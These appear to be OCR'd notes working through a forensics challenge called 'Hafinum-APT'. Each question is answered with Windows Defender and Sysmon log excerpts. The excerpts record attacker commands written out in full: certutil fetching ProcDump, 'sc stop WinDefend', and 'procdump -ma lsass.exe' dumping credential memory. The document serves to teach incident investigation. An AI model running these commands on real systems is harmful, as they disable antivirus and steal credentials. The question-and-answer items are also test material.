
Hafinum-APT

Tuesday, May 30, 2023 10:49 AM

What is the name of the threat detected by Windows Defender?




Microsoft-Windows-Windows Defender%4Operational.evtx

Filtered: showing 2 of 361 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Warning	2021-03-12	8:17:55 AM	1116	Microsoft-Windows-W	None	\SYSTEM	PoopController
Warning	2021-03-12	8:16:42 AM	1116	Microsoft-Windows-W	None	\SYSTEM	PoopController

```
Windows Defender Antivirus has detected malware or other potentially unwanted software.
 For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Ceprolad.A&threatid=2147726914&enterprise=0
            Name: Trojan:Win32/Ceprolad.A
            ID: 2147726914
            Severity: Severe
            Category: Trojan
            Path: CmdLine:_C:\Windows\System32\certutil.exe -urlcache -split -f https://download.sysinternals.com/files/Procdump.zip procdump.zip
            Detection Origin: Unknown
            Detection Type: Concrete
            Detection Source: System
            User: NT AUTHORITY\SYSTEM
            Process Name: Unknown
            Security intelligence Version: AV: 1.333.180.0, AS: 1.333.180.0, NIS: 1.333.180.0
            Engine Version: AM: 1.1.17900.7, NIS: 1.1.17900.7
```

What was the full URL that Windows Defender blocked an archive from being downloaded?




Microsoft-Windows-Windows Defender%4Operational.evtx

Filtered: showing 5 of 361 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	8:18:07 AM	1117	Microsoft-Windows-W	None	\SYSTEM	PoopController
Warning	2021-03-12	8:17:55 AM	1116	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:16:54 AM	1117	Microsoft-Windows-W	None	\SYSTEM	PoopController
Warning	2021-03-12	8:16:42 AM	1116	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-02-06	6:19:55 AM	5007	Microsoft-Windows-W	None	\SYSTEM	WIN-IR4LUHT3S7B

```
Windows Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.
 For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Ceprolad.A&threatid=2147726914&enterprise=0
            Name: Trojan:Win32/Ceprolad.A
            ID: 2147726914
            Severity: Severe
            Category: Trojan
            Path: CmdLine:_C:\Windows\System32\certutil.exe -urlcache -split -f https://download.sysinternals.com/files/Procdump.zip procdump.zip
            Detection Origin: Unknown
            Detection Type: Concrete
            Detection Source: System
            User: NT AUTHORITY\SYSTEM
            Process Name: Unknown
            Action: Remove
            Action Status:  No additional actions required
            Error Code: 0x00000000
            Error description: The operation completed successfully.
            Security intelligence Version: AV: 1.333.180.0, AS: 1.333.180.0, NIS: 1.333.180.0
            Engine Version: AM: 1.1.17900.7, NIS: 1.1.17900.7
```

Which user account was the attacker using when the archive was successfully downloaded to the host?




Microsoft-Windows-Windows Defender%4Operational.evtx | Security.evtx | Microsoft-Windows-Sysmon%4Operational.evtx

Filtered: showing 6 of 12502 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	8:29:28 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:29:25 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:27:57 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:26:33 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:23:47 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:22:34 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController

```
*The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
-
2021-03-12 08:22:34.279
{93524514-24CA-604B-E504-000000000900}
8596
C:\Windows\System32\certutil.exe
10.0.17763.1697 (WinBuild.160101.0800)
CertUtil.exe
Microsoft® Windows® Operating System
Microsoft Corporation
CertUtil.exe
certutil.exe  -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip
C:\windows\system32\
POOPCONTROLLER\Administrator
{93524514-2033-604B-5A53-CC0000000000}
00CC535A
3
High
MD5=E376B07AA887A6085CEAE9BE62AC9C37,SHA256=48922B86498C432DD248CD337F4DCEE0BFE77EE3ECBB1F8020D6DB1F135E8E00,IMPHASH=683B8A445B00A271FC57848D893BD6C4
{93524514-2453-604B-CD04-000000000900}
4648
C:\Windows\System32\cmd.exe
"C:\windows\system32\cmd.exe"
```

What was the full command used by the attacker to successfully download the archive?




```
Line        Tag  Record Number  Event Record Id  Level  Provider                    Process Id  Thread Id  Computer  Remote Host  User Id  Chunk N
◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 2)
  ◢ Event Id: 1  (Count: 2)
    ◢ Map Description: Process creation  (Count: 2)
      ◢ Time Created: 2021-03-12 08:22:34.2972043  (Count: 1)
        ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"  (Count: 1)
          ▷ Executable Info: certutil.exe  -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip
      ◢ Time Created: 2021-03-12 08:23:47.3032763  (Count: 1)
        ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"  (Count: 1)
          ◢ Executable Info: certutil.exe  -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip
            335…  □  11804  11804  Info  Microsoft-Windows-Sysmon                                                                   197
```

Cell contents:

```
Executable Info: certutil.exe  -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip"
procdump.zip  (Count: 1)
```

☒ ☑ Channel = Microsoft-Windows-Sysmon/Operational And Event Id = 1 And Executable Info In certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip

What command was used by the attacker on the host to try and disable Windows Defender via the command line?



Microsoft-Windows-Windows Defender%4Operational.evtx
Security.evtx
Microsoft-Windows-Sysmon%4Operational.evtx
NEW
Description

Filtered: showing 76 of 12502 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	1:02:47 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	1:01:14 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	1:01:10 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	1:01:10 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	11:08:15 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:21:37 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:21:35 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:20:49 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:20:44 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:20:23 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:19:43 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:19:40 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:03:05 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	2:24:45 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	2:23:08 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-11	6:07:27 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-11	3:28:28 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-11	3:28:28 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-11	3:28:28 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-11	3:18:30 PM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController

```
"The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
-
2021-03-12 08:20:49.500
{93524514-2461-604B-D104-000000000900}
5900
C:\Windows\System32\sc.exe
10.0.17763.1 (WinBuild.160101.0800)
Service Control Manager Configuration Tool
Microsoft® Windows® Operating System
Microsoft Corporation
sc.exe
sc  stop WinDefend
C:\windows\system32\
POOPCONTROLLER\Administrator
{93524514-2033-604B-5A53-CC0000000000}
00CC535A
3
```

Provide the date and time when Windows Defender's real-time protection was disabled. (24H-UTC)



Microsoft-Windows-Windows Defender%4Operational.evtx
Security.evtx
Microsoft-Windows-Sysmon%4Operational.evtx
NEW
Descriptio

Showing 361 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	1:01:09 PM	5007	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	1:01:08 PM	5007	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	10:18:29 AM	1151	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	9:18:29 AM	1151	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:33:13 AM	2000	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:33:13 AM	2000	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:33:13 AM	2011	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:33:13 AM	2011	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:21:41 AM	5007	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:21:37 AM	5007	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:21:35 AM	5001	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:18:29 AM	1151	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:18:29 AM	1150	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:18:07 AM	1117	Microsoft-Windows-W	None	\SYSTEM	PoopController
Warning	2021-03-12	8:17:55 AM	1116	Microsoft-Windows-W	None	\SYSTEM	PoopController
Information	2021-03-12	8:16:54 AM	1117	Microsoft-Windows-W	None	\SYSTEM	PoopController
Warning	2021-03-12	8:16:42 AM	1116	Microsoft-Windows-W	None	\SYSTEM	PoopController

Windows Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.

Which version of ProcDump did the attacker run on the host?




Microsoft-Windows-Windows Defender%4Operational.evtx
Security.evtx
Microsoft-Windows-Sysmon%4Operational.evtx
Filtered: showing 17 of 12502 event(s)
NEW
Description

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy	(13)	\SYSTEM	PoopController
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy	(13)	\SYSTEM	PoopController
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy	(13)	\SYSTEM	PoopController
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy	(13)	\SYSTEM	PoopController
Information	2021-03-12	8:29:28 AM	11	Microsoft-Windows-Sy	(11)	\SYSTEM	PoopController
Information	2021-03-12	8:29:28 AM	13	Microsoft-Windows-Sy	(13)	\SYSTEM	PoopController
Information	2021-03-12	8:29:28 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:29:28 AM	11	Microsoft-Windows-Sy	(11)	\SYSTEM	PoopController
Information	2021-03-12	8:29:28 AM	13	Microsoft-Windows-Sy	(13)	\SYSTEM	PoopController
Information	2021-03-12	8:29:25 AM	1	Microsoft-Windows-Sy	Devices	\SYSTEM	PoopController
Information	2021-03-12	8:27:59 AM	11	Microsoft-Windows-Sy	(11)	\SYSTEM	PoopController

```
"The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
-
2021-03-12 08:29:28.770
{93524514-2668-604B-F104-000000000900}
2820
C:\tmp\procdump64.exe
10.0
Sysinternals process dump utility
ProcDump
Sysinternals - www.sysinternals.com
procdump
procdump  -ma lsass.exe lsass.dmp
c:\tmp\
POOPCONTROLLER\Administrator
{93524514-2033-604B-5A53-CC0000000000}
00CC535A
3
High
MD5=F13DAB7D9CE88DDC0C80C2B9C5F422B5,SHA256=E2A7A9A803C6A4D2D503BB78A73CD9951E901BEB5FB450A2821EAF740FC48496,IMPHASH=E6F7F291413118F4939876102 1BAFCF2
{93524514-2665-604B-F004-000000000900}
8232
C:\tmp\procdump.exe
procdump  -ma lsass.exe lsass.dmp
```


Where is the executable located on the disk that was targeted by Procdump to dump its process memory?



```
Line   Tag   Record Number   Event Record Id   Time Created                 Level   Provider   Process Id   Thread Id   Computer   User Id   Map Description
◢ Event Id: 1  (Count: 9)
  ◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 9)
    ▷ User Name: NT AUTHORITY\SYSTEM  (Count: 7)
    ◢ User Name: POOPCONTROLLER\Administrator  (Count: 2)
      ▷ Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"  (Count: 1)
      ◢ Payload Data6: ParentCommandLine: procdump  -ma lsass.exe lsass.dmp  (Count: 1)
        ...  □  11822   11822   2021-03-12 08:29:28.7754358  Info   Micro                                        Process creation
◢ Event Id: 11  (Count: 1)
  ◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 1)
    ◢ User Name:   (Count: 1)
      ◢ Payload Data6:   (Count: 1)
        ...  □  11824   11824   2021-03-12 08:29:28.7974998  Info   Micro                                        FileCreate
◢ Event Id: 13  (Count: 18)
  ◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 18)
    ◢ User Name:   (Count: 18)
      ▷ Payload Data6: Details: 07/10/2098 04:45:46  (Count: 1)
      ▷ Payload Data6: Details: 10.0.17763.1  (Count: 1)
      ▷ Payload Data6: Details: c:\windows\system32\lsass.exe  (Count: 1)
      ▷ Payload Data6: Details: DWORD (0x00000000)  (Count: 7)
      ▷ Payload Data6: Details: DWORD (0x00000008)  (Count: 7)
      ▷ Payload Data6: Details: microsoft corporation  (Count: 1)
```

```
Payload Data6: Details: c:\windows\system32\lsass.exe  (Count: 1)
```


What was the location of the dump file created from the process dumped with Procdump?



```
Line   Tag   Record Number   Event Record Id   Time Created                 Level   Provider                    Process Id   Thread Id   Computer         User Id    Map Descripti
◢ Event Id: 1  (Count: 2)
  ◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 2)
    ◢ User Name: POOPCONTROLLER\Administrator  (Count: 2)
      ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"  (Count: 1)
        ◢ Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021-03-12 08:29:25.729"},{"@Name":"ProcessGuid","#text":"93524514-2665-604b-f004-000000000900"},{"@Name":"ProcessId","#text":"8232"},{"@Name":"Image","#text":"C
          ...  □  11819   11819   2021-03-12 08:29:25.7375358  Info   Microsoft-Windows-Sysmon    2616         3744        PoopController   S-1-5-18   Process creat
      ◢ Payload Data6: ParentCommandLine: procdump  -ma lsass.exe lsass.dmp  (Count: 1)
        ▷ Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021                                              mage","#text":"C
◢ Event Id: 11  (Count: 1)
  ◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 1)
    ◢ User Name:   (Count: 1)
      ◢ Payload Data6:   (Count: 1)
